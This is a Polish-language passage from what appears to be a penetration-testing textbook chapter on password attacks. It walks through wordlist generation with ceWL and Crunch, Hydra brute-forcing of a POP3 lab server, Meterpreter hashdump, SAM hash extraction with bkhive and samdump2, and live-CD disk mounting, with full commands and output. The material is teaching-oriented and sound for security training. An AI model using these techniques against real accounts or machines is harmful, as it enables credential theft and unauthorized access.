W internecie możesz znaleźć bardzo wiele dobrych list często używanych haseł. Poszukiwanie możesz rozpocząć od takich stron jak <http://packetstormsecurity.com/Crackers/wordlists/> czy <http://www.openwall.com/wordlists/>. W systemie Kali Linux również znajdziesz kilka wbudowanych list haseł. Na przykład w katalogu `/usr/share/wordlists` znajdziesz plik `rockyou.txt.gz` zawierający skompresowaną listę haseł. Jeżeli rozpakujesz ten plik za pomocą polecenia `gunzip`, otrzymasz zajmującą ponad 140 MB listę możliwych haseł, która powinna w zupełności wystarczyć na dobry początek. Oprócz tego w systemie Kali Linux znajdziesz kilka narzędzi do łamania haseł, które mają swoje przykładowe listy haseł. Na przykład program `John the Ripper` (o którym będziemy mówić w podrozdziale „Ataki typu offline”) ma własną listę haseł, którą możesz znaleźć w pliku `/usr/share/john/password.lst`.

Najlepsze rezultaty możesz osiągnąć, kiedy uzupełnisz listę nowymi hasłami dostosowanymi do konkretnego środowiska celu. Nowe hasła możesz próbować odgadnąć na podstawie informacji o danej firmie czy organizacji i jej pracownikach, zebranych w fazie rekonesansu. Mogą tutaj być przydatne takie informacje jak imiona narzeczonych, żon, mężów, partnerów i partnerek, dzieci, przyjaciół, imiona zwierząt domowych czy terminy związane z hobby poszczególnych pracowników. Na przykład jeżeli na podstawie analizy portali społecznościowych

dowiesz się, że prezes firmy, której środowisko komputerowe jest celem testu penetracyjnego, jest wielkim fanem Taylor Swift, możesz rozważyć dodanie do listy nowych haseł związanych tematycznie z tą fenomenalną artystką, jej muzyką, tytułami poszczególnych utworów czy albumów i tak dalej. Przy odrobinie szczęścia może się okazać, że hasło dostępu, którego poszukujesz, brzmi na przykład *TaylorSwift13!* i będziesz w stanie je odgadnąć, zanim jeszcze rozpoczęsz próby łamania haseł metodami *brute-force*. Przygotowując listę haseł, warto również zwrócić uwagę na język, którym posługują się Twoi klienci, ponieważ hasła dostępu niekoniecznie przecież muszą być oparte wyłącznie na języku angielskim.

Oprócz takiego „socjotechnicznego” podejścia do odgadywania haseł, bazującego na informacjach zebranych podczas wstępnego rozpoznania środowiska celu, możesz się posłużyć takimi narzędziami jak ceWL, czyli specjalizowanymi generatorami list haseł, które potrafią przeszukiwać zasoby witryny internetowej danej firmy czy organizacji i tworzyć listę haseł na podstawie znalezionych tam słów i wyrażeń. Na listingu 9.3 przedstawiono sposób wykorzystania programu ceWL do utworzenia listy haseł opartych na zawartości witryny www.bulbsecurity.com.

Listing 9.3. Zastosowanie polecenia cewl do tworzenia własnej listy haseł

```
root@kali:~# cewl --help
cewl 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)
Usage: cewl [OPTION] ... URL
(...)
--depth x, -d x: depth to spider to, default 2 ①
--min_word_length, -m: minimum word length, default 3 ②
--offsite, -o: let the spider visit other sites
--write, -w file: write the output to the file ③
--ua, -u user-agent: useragent to send
(...)
URL: The site to spider.
root@kali:~# cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com ④
```

Polecenie cewl --help wyświetla ekran pomocy zawierający opis składni wywołania. Użyj opcji **-d ①** do określenia liczby poziomów hiperłączy do innych stron, które program ceWL powinien sprawdzić w badanej witrynie. Jeżeli uważasz, że hasła stosowane w środowisku celu mają wymuszoną minimalną długość, za pomocą opcji **-m ②** możesz zdefiniować minimalną długość generowanych przez program haseł. Wyniki działania programu będą zapisywane w pliku zdefiniowanym za pomocą opcji **-w ③**. Na przykład aby przeszukać zawartość witryny www.bulbsecurity.com na głębokość jednego poziomu łącz, wygenerować listę haseł o długości minimum 5 znaków i zapisać ją w pliku *bulbwords.txt*, powinieneś użyć polecenia przedstawionego w wierszu **④**. Plik wynikowy będzie zawierał listę wszystkich słów znalezionych w tej witrynie, które spełniają podane wymagania.

Inną metodą sporządzania listy haseł jest utworzenie listy zawierającej wszystkie możliwe kombinacje danego zestawu znaków lub listy zawierającej wszystkie możliwe kombinacje znaków w ciągach o określonej długości. W systemie Kali

Linux znajdziesz narzędzie o nazwie Crunch, które pomoże Ci wygenerować takie zestawy haseł. Oczywiście, im bardziej złożone hasła, tym więcej możliwych kombinacji i tym więcej miejsca na dysku będą zajmować gotowe pliki. Bardzo prosty przykład zastosowania programu Crunch został przedstawiony na listingu 9.4.

Listing 9.4. Generowanie przestrzeni kluczy metodą brute-force za pomocą programu Crunch

```
root@kali:~# crunch 7 7 AB
Crunch will now generate the following amount of data: 1024 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 128
AAAAAAA
AAAAAAB
(...)
```

W przedstawionym przykładzie generujemy listę wszystkich możliwych siedmioznakowych kombinacji liter A i B. Oczywiście znacznie bardziej przydatna (ale też i znacznie większa) byłaby lista haseł utworzona za pomocą polecenia `crunch 7 8`, które generuje listę wszystkich możliwych kombinacji haseł o długościach od 7 do 8 znaków, składających się z domyślnego zestawu małych liter. Taka technika jest nazywana **tworzeniem przestrzeni kluczy metodą brute-force** (ang. *keyspace brute-forcing*). Choć na wypróbowanie wszystkich możliwych kombinacji haseł składających się ze wszystkich możliwych znaków z pewnością nie wystarczyłoby i setki lat, to jednak zamiast tego możesz z powodzeniem przetestować określone podzbiory haseł. Na przykład jeżeli wiesz, że polityka haseł stosowana w środowisku klienta wymaga tworzenia haseł o długości co najmniej 7 znaków, to istnieje bardzo duże prawdopodobieństwo, że wypróbowanie wszystkich możliwych haseł o długości 7 i 8 znaków zakończy się pomyślnie, nawet jeśli atakowany użytkownik nie tworzył swoich haseł na bazie wyrażeń słownikowych.

UWAGA

Tworzenie rozbudowanej listy haseł lub nawet kilku zestawów takich list to proces ciągły, podlegający nieustannym zmianom. Na potrzeby ćwiczeń omawianych w tym rozdziale możesz z powodzeniem wykorzystać przykładową listę haseł, którą utworzyliśmy na listingu 9.2, ale w przypadku przeprowadzania rzeczywistych testów penetracyjnych na zlecenie klienta powinieneś przygotować znacznie bardziej rozbudowane listy haseł.

Ale dosyć teorii — najwyższy już czas, abyś przekonał się, w jaki sposób można użyć takiej listy w praktyce do odgadywania haseł dla różnych usług działających w środowisku celu.

Odnajdowanie nazw kont użytkowników i haseł przy użyciu programu Hydra

Jeżeli posiadasz zestaw poświadczeń logowania, który chciałbyś wypróbować do zalogowania się do wybranej usługi, możesz to zrobić ręcznie lub za pomocą zautomatyzowanego narzędzia. Hydra to narzędzie do odgadywania haseł w trybie online, za pomocą którego możesz próbować znaleźć hasła dostępu pozwalające na zalogowanie się do różnych działających usług (zgodnie z długą tradycją nazwy narzędzi bezpieczeństwa bardzo często mają związek z mitologią grecką, a zwlaszcza z pracami Heraklesa; Hydra lernejska to w mitologii greckiej potwór wyobrażany najczęściej jako wąż wodny z wieloma głowami, którego pokonanie było drugą z dwunastu prac Heraklesa). Na listingu 9.5 przedstawiono przykład zastosowania programu Hydra do odgadywania hasła.

Listing 9.5. Zastosowanie programu Hydra do odgadywania nazwy użytkownika i hasła dostępu do serwera POP3

```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 ©2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-12 15:29:26
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10 login: georgia password: password ①
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-12 15:29:48
```

Na listingu 9.5 pokazano, w jaki sposób Hydra wykorzystuje listy nazw kont użytkowników i haseł dostępu do odnalezienia poprawnych poświadczeń logowania do serwera POP3 działającego na maszynie-celu z systemem Windows XP. W wierszu wywołania polecenia została użyta opcja **-L**, pozwalająca na zdefiniowanie pliku zawierającego nazwy kont użytkowników, opcja **-P** pozwalająca na wskazanie pliku zawierającego listę potencjalnych haseł, a na końcu znalazła się nazwa używanego protokołu: **pop3**. Po uruchomieniu Hydra sprawdza poszczególne kombinacje kont użytkowników oraz haseł dostępu i stwierdza, że użytkownik **georgia** posługuje się hasłem **password ①** (swoją drogą, użytkownik **georgia** powinien się wstydzić, że używa takiego prostego hasła!).

Czasami zdarza się, że znasz poprawną nazwę konta użytkownika, więc wszystko, czego potrzebujesz (!), to znalezienie odpowiedniego, działającego hasła dostępu. Przykładowo w rozdziale 6. używaliśmy komendy **SMTP VRFY** do sprawdzenia, czy dane konto użytkownika istnieje na serwerze poczty elektronicznej **SLMail**, działającym na maszynie z systemem Windows XP. Na listingu 9.6 widać, że do zdefiniowania pojedynczej nazwy konta użytkownika możesz użyć opcji **-l**. Spróbujmy zatem uruchomić polecenie, za pomocą którego dokonamy próby odgadnięcia hasła dostępu, z jakiego korzysta na serwerze **pop3** użytkownik **georgia**.

Listing 9.6. Zastosowanie programu Hydra do odgadywania hasła dla pojedynczego konta użytkownika

```
root@kali:~# hydra -l georgia -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 ©2013 by van Hauser/THC & David Maciejak - for legal purposes only
[DATA] 16 tasks, 1 server, 24 login tries (1:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10 login: georgia password: password ❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-07 20:22:23
```

Jak widać, i tym razem Hydra znalazła hasło dostępu dla użytkownika **georgia** ❶.

Znając nazwę konta użytkownika (**georgia**) i hasło dostępu (**password**), spróbowujemy teraz odczytać wiadomości poczty elektronicznej tego użytkownika, tak jak zostało to przedstawione na listingu 9.7.

Listing 9.7. Logowanie do poczty elektronicznej przy użyciu programu Netcat i odgadniętych poświadczeń

```
root@kali:~# nc 192.168.20.10 pop3
+OK POP3 server xpvictim.com ready <00037.23305859@xpvictim.com>
USER georgia
+OK georgia welcome here
PASS password
+OK mailbox for georgia has 0 messages (0 octets)
```

W wierszu wywołania programu Netcat musisz zdefiniować protokół (**pop3**), a po nawiązaniu połączenia podać nazwę konta użytkownika i hasło dostępu (niestety w skrzynce użytkownika **georgia** nie ma żadnych wiadomości). Hydra potrafi odszukiwać nazwy kont użytkowników i hasła dostępu dla całego szeregu różnych usług (pełną listę obsługiwanych usług znajdziesz na stronach podręcznika *man* tego programu).

Pamiętaj, że większość usług sieciowych może zostać skonfigurowana tak, aby blokować konto użytkownika po określonej liczbie nieudanych prób logowania, i naprawdę istnieje niewiele lepszych sposobów na zwrócenie na siebie uwagi pracowników działu bezpieczeństwa IT niż szybkie zablokowanie kilku kont użytkowników. Szybko następujące po sobie próby logowania zazwyczaj zostaną niemal natychmiast wychwycone przez dobre zapory sieciowe i/lub systemy wczesnego wykrywania włamań oraz zapobiegania im i spowodują całkowite zablokowanie na zewnętrznym perymetrze sieciowym połączeń nadchodzących z Twojego adresu IP. Zmniejszenie szybkości wykonywania skanów i wprowadzenie randomizacji może pomóc w takiej sytuacji, ale kij ma zawsze dwa końce: zmniejszenie szybkości skanowania oznacza, że będziemy musieli dłużej czekać na wyniki.

Jednym ze sposobów na uniknięcie wykrycia prób logowania jest łamanie haseł w trybie offline, o którym opowiemy już w następnym podrozdziale.

Ataki typu offline

Innym sposobem na łamanie hasel (w dodatku bez narażania się na przedwczesne wykrycie) jest pozyskanie kopii pliku zawierającego hasła dostępu w postaci zahasowanej i dokonanie na ich podstawie próby odtworzenia oryginalnego hasła. Oczywiście o takiej operacji łatwiej opowiedzieć, niż ją przeprowadzić, ponieważ hasze to z definicji jednokierunkowe funkcje skrótu — mając dane wejściowe (np. hasło), możemy w każdej chwili obliczyć dla niego wartość funkcji skrótu (hasz), natomiast posiadając tylko wartość funkcji skrótu, nie mamy żadnej możliwości obliczenia czy też odtworzenia danych wejściowych. Wynika stąd, że napastnik, który w taki czy inny sposób pozyskał wartości funkcji skrótu hasel dostępu (hasze), nie ma żadnych matematycznych możliwości odtworzenia hasel — nie zmienia to jednak w niczym faktu, że napastnik może takie hasła próbować odgadnąć. Aby to zrobić, napastnik musi wymyślić potencjalne hasło, obliczyć jego wartość funkcji skrótu (hasz) i porównać z wartością funkcji skrótu hasła pozyskaną z atakowanego systemu. Jeżeli oba hasza są identyczne, oznacza to, że poprawne hasło zostało odnalezione.

UWAGA

Jak się przekonasz podczas lektury podrozdziału „Algorytm LM kontra NTLM” w dalszej części tego rozdziału, nie wszystkie algorytmy obliczania wartości funkcji skrótu (funkcji haszujących) przetrwały próbę czasu. Niektóre z nich zostały złamane i nie są już dłużej uważane za bezpieczne. W przypadku słabych algorytmów haszujących napastnik dysponujący odpowiednią wiedzą może być w stanie na podstawie wartości funkcji skrótu odtworzyć oryginalne hasła w rozsądny czasie.

Oczywiście najlepszym rozwiązaniem byłoby pozyskanie z atakowanego systemu pliku zawierającego listę hasel dostępu zapisanych otwartym tekstem, ale niestety zazwyczaj hasła są szyfrowane przy użyciu takiego czy innego algorytmu haszującego. W tej sekcji skoncentrujemy się na omawianiu sposobów odtwarzania oryginalnych hasel na podstawie odpowiadających im wartości różnych funkcji skrótu, które mogą się okazać przydatne w sytuacji, kiedy natkniesz się na pliki konfiguracyjne, bazy danych czy inne rodzaje plików zawierające zahasowane hasła dostępu do systemów i usług.

Zanim jednak rozpoczęniemy łamanie hasel (a raczej ich wartości funkcji skrótu), musimy je odszukać. Każdy użytkownik komputera ma nadzieję, że procesy odpowiedzialne za bezpieczne przechowywanie naszych hasel działają poprawnie, ale w praktyce nigdy nie możemy być tego tak do końca pewni. W rzeczywistości czasami wystarczy jedna nieodkryta dotąd luka w zabezpieczeniach czy jeden użytkownik, który padnie ofiarą doskonale przygotowanego ataku socjotechnicznego (o którym opowiemy w rozdziale 11.), aby cały mechanizm zabezpieczeń runął jak domek z kart. W serwisach takich jak Pastebin możemy przecież bez trudu znaleźć setki tysięcy hasel i ich haszy, będących niemym, ale jakże wymownym świadectwem skutecznych włamań do sieci komputerowych wielu banków, sieci handlowych, firm i innych organizacji.

W rozdziale 8. udało nam się pozyskać kilka wartości funkcji skrótu haseł z systemów Windows XP i Ubuntu. Mając dostęp do sesji Meterpretera na poziomie użytkownika **SYSTEM** (która nawiązaliśmy z maszyną działającą pod kontrolą systemu Windows XP za pomocą exploitu *windows/smb/ms08_067_netapi*), możemy użyć polecenia **hashdump** do wykonania zrzutu wartości funkcji skrótu haseł systemu Windows, tak jak zostało to przedstawione na listingu 9.8.

Listing 9.8. Zrzut wartości skrótu haseł systemu Windows za pomocą polecenia hashdump

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:df40c521ef762bb7b9767e30ff112a3c:938ce7d211ea733373bcfc3e6fdb3641:::
secret:1004:e52cac67419a9a2264345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bc48640a0fcbb55c6ba1c9955080a52a8:::
```

Zapisz wyniki działania polecenia **hashdump** w pliku o nazwie *xphases.txt*, z którego będziemy korzystać w podrozdziale „John the Ripper” w dalszej części tego rozdziału.

W rozdziale 8., dzięki wykorzystaniu błędu w zabezpieczeniach serwera Zervit 0.4, udało nam się także pozyskać kopie zapasowe plików gałęzi rejestru **SAM** i **SYSTEM** maszyny z systemem Windows XP. W taki sam sposób udało nam się również skopiować plik konfiguracyjny serwera FileZilla FTP, zawierający hasła dostępu zahaszowane algorytmem MD5. W przypadku maszyny z systemem Linux backdoor w implementacji serwera Vsftpd pozwolił nam na uzyskanie dostępu do powłoki na prawach użytkownika root, dzięki czemu mogliśmy pobrać kopię pliku */etc/shadow*, w którym przechowywane są hasła dostępu użytkowników systemu Linux. Rekord zawierający zahaszowane hasło użytkownika **georgia** zapisaliśmy w pliku o nazwie *linuxpasswords.txt*.

Odzyskiwanie haszy haseł systemu Windows z pliku SAM

W pliku gałęzi rejestru **SAM** system Windows przechowuje między innymi zahaszowane hasła dostępu poszczególnych użytkowników. Choć w jednym z poprzednich przykładów mieliśmy możliwość dokonania zrzutu wartości funkcji skrótu haseł z systemu Windows XP za pomocą Meterpretera, to jednak może przecież zdarzyć się i tak, że będziesz miał dostęp tylko do pliku **SAM**.

We wspomnianym przykładzie dzięki wykorzystaniu luki w zabezpieczeniach serwera Zervit 0.4 nie mieliśmy co prawda dostępu do podstawowego pliku **SAM**, ale udało nam się pobrać jego kopię zapasową z katalogu *C:\Windows\repair*. Jeżeli spróbujesz teraz wyświetlić zawartość pliku **SAM**, to przekonasz się, że nie widać w nim żadnych haseł (co zostało pokazane na listingu 9.9).

Listing 9.9. Wyświetlanie zawartości pliku SAM

```
root@bt:~# cat sam
regf P P5gfhbinÐÐÐÐnk,ÐuÐÐÐÐÐ ÐÐÐÐ ÐÐÐÐÐÐÐÐxÐÐÐÐSAMXÐÐÐskx x Ð ÐpÐµ\µ? ? µ µ
ÐÐÐÐnk LÐÐÐÐ ÐÐÐÐÐ Ðx ÐÐÐÐÐSAMÐÐÐÐskxx7d ÐHXµ4µ? ÐÐÐÐvk Ð
↪CPÐÐ Ð µÐxÐµÐÐµ ÐµÐÐ4µ1 ? ÐÐÐÐÐ ÐÐÐÐ1f SAMÐÐÐÐnk ÐuÐÐÐÐÐ
↪H#ÐÐÐÐ Px ÐÐÐÐDomainsÐÐÐÐvkÐÐÐÐÐ81f ÐDomaÐÐÐÐnk \ÐÐJÐÐÐ
↪ÐÐÐÐÐÐ0x ÐÐÐÐ( AccountÐÐÐÐvk ÐÐ
(...)
```

W rzeczywistości zawartość pliku *SAM* jest zakodowana, ponieważ narzędzie o nazwie Windows Syskey szyfruje wartości funkcji skrótu haseł za pomocą 128-bitowego algorytmu RC4 (ang. *Rivest Cipher 4*), co zapewnia dodatkowy poziom zabezpieczenia haseł. Nawet jeżeli napastnikowi czy pentesterowi uda się pozyskać kopię pliku *SAM*, to odzyskanie oryginalnych, zahaszowanych haseł będzie wymagało od niego dodatkowego nakładu pracy, a w szczególności będzie wymagało pozyskania odpowiedniego klucza, pozwalającego na odszyfrowanie haszy.

Klucz szyfrowania wykorzystywany przez narzędzie Syskey nosi nazwę *bootkey* i jest przechowywany w pliku gałęzi rejestru *SYSTEM*. Kopię tego pliku znajdziesz w katalogu *C:\Windows\repair*, czyli w tej samej lokalizacji, z której pobieraliśmy kopię zapasową pliku *SAM*. W systemie Kali Linux istnieje narzędzie o nazwie *Bkhive*, za pomocą którego możemy wyodrębnić z pliku *SYSTEM* klucz *bootkey*, co pozwoli nam odszyfrować zawartość pliku *SAM*, tak jak zostało to przedstawione na listingu 9.10.

Listing 9.10. Zastosowanie polecenia bkhive do wyodrębnienia klucza bootkey z pliku SYSTEM

```
root@kali:~# bkhive system xpkey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 015777ab072930b22020b999557f42d5
```

W wierszu wywołania polecenia *bkhive* podajemy ścieżkę i nazwę pliku gałęzi rejestru *SYSTEM* (który w naszym przypadku pobraliśmy z systemu docelowego dzięki wykorzystaniu luki w zabezpieczeniach serwera Zervit 0.4) oraz nazwę pliku, w którym mają zostać zapisane wyniki działania programu (*xpkey.txt*). Po zapisaniu klucza *bootkey* możemy użyć polecenia *samdump2* do wyodrębnienia zahaszowanych haseł z pliku *SAM*, tak jak zostało to przedstawione na listingu 9.11. Argumentami wywołania polecenia *samdump2* są plik *SAM* oraz plik zawierający klucz *bootkey*, który zostanie użyty do odszyfrowania haszy.

Listing 9.11. Zastosowanie polecenia samdump2 do odszyfrowania zahaszowanych haseł

```
root@kali:~# samdump2 sam xpkey.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6fce0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:df40c521ef762bb7b9767e30ff112a3c:938ce7d211ea733373bcfc3e6ffb3641:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bc48640a0fcbb55c6ba1c9955080a52a8:::
```

Teraz możemy porównać odszyfrowane hasze z tymi, które udało nam się pozyskać za pomocą polecenia hashdump w sesji Meterpretera (zobacz listing 9.8) — pracując w sesji Meterpretera posiadającej odpowiednie uprawnienia, możemy bezpośrednio wykonać zrzut zahaszowanych haseł, bez konieczności pobierania i przetwarzania plików SAM i SYSTEM. Zauważ jednak, że na liście haszy przedstawionej na listingu 9.11 brakuje rekordów dla użytkowników georgia i secret. Co się tutaj stało?

Kiedy korzystaliśmy z luki w zabezpieczeniach serwera Zervit, okazało się, że nie mamy dostępu do głównej kopii pliku SAM, zlokalizowanej w katalogu *C:\Windows\System32\config*, i zamiast tego pobraliśmy jego kopię zapasową z katalogu *C:\Windows\repair*. Wszystko zatem wskazuje na to, że oba wspomniane wcześniej konta użytkowników zostały dodane już po utworzeniu kopii zapasowej pliku SAM. W naszej kopii pliku mamy jednak zahaszowane hasło użytkownika Administrator, więc mimo że użыта kopia pliku SAM nie jest może zbyt aktualna, to jednak nadal możemy wykorzystać znajdujące się w niej hasze do złamania haseł i zalogowania się do systemu.

Przyjrzyjmy się teraz jeszcze innemu sposobowi pozyskiwania zahaszowanych haseł użytkowników.

Pozyskiwanie zahaszowanych haseł z wykorzystaniem fizycznego dostępu do systemu

W przypadku niektórych zleceń może się okazać, że w zakresie prac będziesz miał również przeprowadzenie tzw. ataków z wykorzystaniem fizycznego dostępu do komputerów użytkowników (aczkolwiek bez znajomości nazw kont czy haseł dostępu). Choć na pierwszy rzut oka taką możliwość może się nie wydawać zbyt użyteczna, to jednak w praktyce pozwoli Ci ona na zrestartowanie komputera użytkownika, ominięcie mechanizmów zabezpieczeń poprzez uruchomienie go z dysku Linux Live CD i wygodne pozyskanie zahaszowanych haseł z pliku SAM. (Do wykonania takiej operacji najczęściej używam obrazu ISO systemu Kali Linux, ale możesz tego także dokonać przy użyciu dowolnej innej dystrybucji Linux Live CD, takiej jak BackTrack, Helix czy Ubuntu. Odpowiednie pliki obrazu ISO systemu Kali Linux możesz pobrać ze strony <http://www.kali.org>). Po uruchomieniu komputera z dysku Linux Live CD możesz zamontować wewnętrzny dysk

twardy i uzyskać pełny dostęp do wszystkich plików, łącznie z takimi plikami jak *SAM* czy *SYSTEM* (kiedy uruchomisz komputer w normalny sposób, system Windows włącza specjalne mechanizmy ochrony, które znacznie utrudniają użytkownikowi dostęp do pliku *SAM* i wykonanie zrzutu zahaszowanych haseł; jednak kiedy taki system plików zostanie zamontowany w systemie Linux Live CD, wspomniane mechanizmy nie są oczywiście aktywne).

Nasza maszyna wirtualna z systemem Windows 7, wyposażona w solidny zestaw zabezpieczeń zewnętrznych, była w naszych dotychczasowych rozważaniach troiszczęką pomijana. Spróbujmy zatem nadrobić to małe zaniedbanie i przeprowadźmy próbę pozyskania zahaszowanych haseł systemu Windows 7 z wykorzystaniem fizycznego dostępu do systemu. Najpierw musimy skonfigurować napęd optyczny maszyny wirtualnej do korzystania z obrazu ISO systemu Kali Linux, tak jak zostało to przedstawione na rysunku 9.1 (dla programu VMware Fusion). Jeżeli korzystasz z programu VMware Player, zaznacz maszynę wirtualną z systemem Windows 7, kliknij ją prawym przyciskiem myszy i z menu podręcznego wybierz polecenie *Settings* (ustawienia). Na ekranie pojawi się okno dialogowe *Virtual Machine Settings* (ustawienia maszyny wirtualnej). Kliknij opcję *CD/DVD (SATA)*, a następnie w sekcji *Connection* (połączenie) zaznacz opcję *Use ISO image file* (użyj pliku obrazu ISO) i wskaż lokalizację pliku obrazu systemu Kali Linux.



Rysunek 9.1. Konfigurowanie maszyny wirtualnej z systemem Windows 7 do uruchamiania z pliku obrazu ISO systemu Kali Linux

Zazwyczaj środowisko VMware uruchamia maszyny wirtualne tak szybko, że możesz mieć spore trudności z wejściem do BIOS-u i przestawieniem opcji uruchamiania z dysku twardego na dysk CD/DVD. Aby to umożliwić, dodamy nowy wiersz do pliku konfiguracyjnego maszyny wirtualnej (*.vmx), który spowoduje, że opcje pozwalające na wejście do BIOS-u pozostaną na ekranie o kilka sekund dłużej.

1. Na dysku hosta przejdź do katalogu, w którym znajdują się pliki maszyny wirtualnej z systemem Windows 7. Odszukaj plik konfiguracyjny z rozszerzeniem *.vmx i otwórz go do edycji w dowolnym edytorze tekstu. Zawartość pliku powinna wyglądać mniej więcej tak, jak zostało to przedstawione na listingu 9.12.

Listing 9.12. Plik konfiguracyjny (.vmx) maszyny wirtualnej VMware

```
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "9"
vcpu.hotadd = "TRUE"
scsi0.present = "TRUE"
scsi0.virtualDev = "lsilogic"
(...)
```

2. Ustaw kursor na końcu pliku i dopisz wiersz bios.bootdelay = 3000, który spowoduje opóźnienie uruchamiania maszyny wirtualnej o 3000 ms, czyli inaczej mówiąc, o 3 sekundy, co powinno nam w zupełności wystarczyć.
3. Zapisz poprawioną wersję pliku .vmx i zrestartuj maszynę wirtualną z systemem Windows 7. Po uruchomieniu wejdź do ustawień BIOS-u i wybierz uruchamianie z dysku CD/DVD. Po zapisaniu ustawień maszyna wirtualna powinna się uruchomić z obrazu ISO systemu Kali Linux. Zauważ, że po uruchomieniu systemu Kali Linux możemy zamontować dysk, na którym znajduje się system Windows, i uzyskać dostęp do wszystkich plików, omijając w ten sposób wszelkie mechanizmy bezpieczeństwa systemu Windows.

Na listingu 9.13 pokazano, w jaki sposób możesz zamontować dysk systemu Windows i wykonać zrzut zahaszowanych haseł.

Listing 9.13. Pozyskiwanie zahaszowanych haseł przy użyciu dystrybucji Linux Live CD

```
root@kali:# ① mkdir -p /mnt/sda1
root@kali:# ② mount /dev/sda1 /mnt/sda1
root@kali:# ③ cd /mnt/sda1/Windows/System32/config
root@kali:/mnt/sda1/Windows/System32/config bkhive SYSTEM out
root@kali:/mnt/sda1/Windows/System32/config samdump2 SAM out
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-41B6-ACEB-301713D5ED8C}
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Georgia Weidman:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b75B6c:::
```

Najpierw przy użyciu polecenia **mkdir** ① musimy utworzyć katalog, w którym zamontujemy system plików Windows. Następnie użyjemy polecenia **mount** ② do zamontowania systemu plików Windows (*/dev/sda1*) w nowo utworzonym katalogu (*/mnt/sda1*), co oznacza, że główny katalog dysku z systemem Windows (C:\) efektywnie jest dostępny w katalogu */mnt/sda1*. Pliki SAM i SYSTEM zlokalizowane są domyślnie w katalogu *C:\Windows\System32\config*, zatem zamieniamy teraz tę ścieżkę na */mnt/sda1/Windows\System32\config* i przechodzimy do tego katalogu

za pomocą polecenia **cd ❸**. W tym momencie możemy już swobodnie użyć poleceń **samdump2** i **bkhive** bez konieczności kopiowania plików **SAM** i **SYSTEM** do naszego systemu Kali Linux.

Jak widać, po raz kolejny udało nam się uzyskać dostęp do chronionych przezcież plików systemowych zawierających zahaszowane hasła kont użytkowników. W chwili obecnej posiadamy zatem hasze haseł z systemów Windows XP, Windows 7, Ubuntu oraz z serwera FileZilla FTP działającego na maszynie z systemem Windows XP.

UWAGA *W rozdziale 13. pokażemy kilka sztuczek pozwalających na wykorzystywanie zahaszowanych haseł do uwierzytelniania bez konieczności podawania oryginalnych haseł. Nie zmienia to jednak w niczym faktu, że w większości przypadków będziemy musieli dokonać próby odwrócenia algorytmu kryptograficznego i odtworzenia oryginalnego hasła na bazie jego wartości funkcji skrótu. Poziom trudności takiej operacji zależy od zastosowanego algorytmu haszowania oraz sily hasła.*

Algorytm LM kontra NTLM

Na listingu 9.14 przedstawiono porównanie dwóch rekordów zawierających zahaszowane hasła. Pierwszy z nich należy do konta **Administrator** z systemu Windows XP i został pozyskany za pomocą polecenia **hashdump** sesji Meterpretera, natomiast drugi należy do użytkownika **Georgia Weidman** z systemu Windows 7, który został pozyskany z wykorzystaniem fizycznego dostępu do systemu.

Listing 9.14. Porównanie haszy haseł z systemów Windows XP i Windows 7

```
Administrator ❶:500 ❷:e52cac67419a9a224a3b108f3fa6cb6d ❸:8846f7eae8fb117ad06bdd830b7586c ❹  
Georgia Weidman ❶ :1000 ❷ :aad3b435b51404eeaad3b435b51404ee ❸ :8846f7eae8fb117ad06bdd830b7586c ❹
```

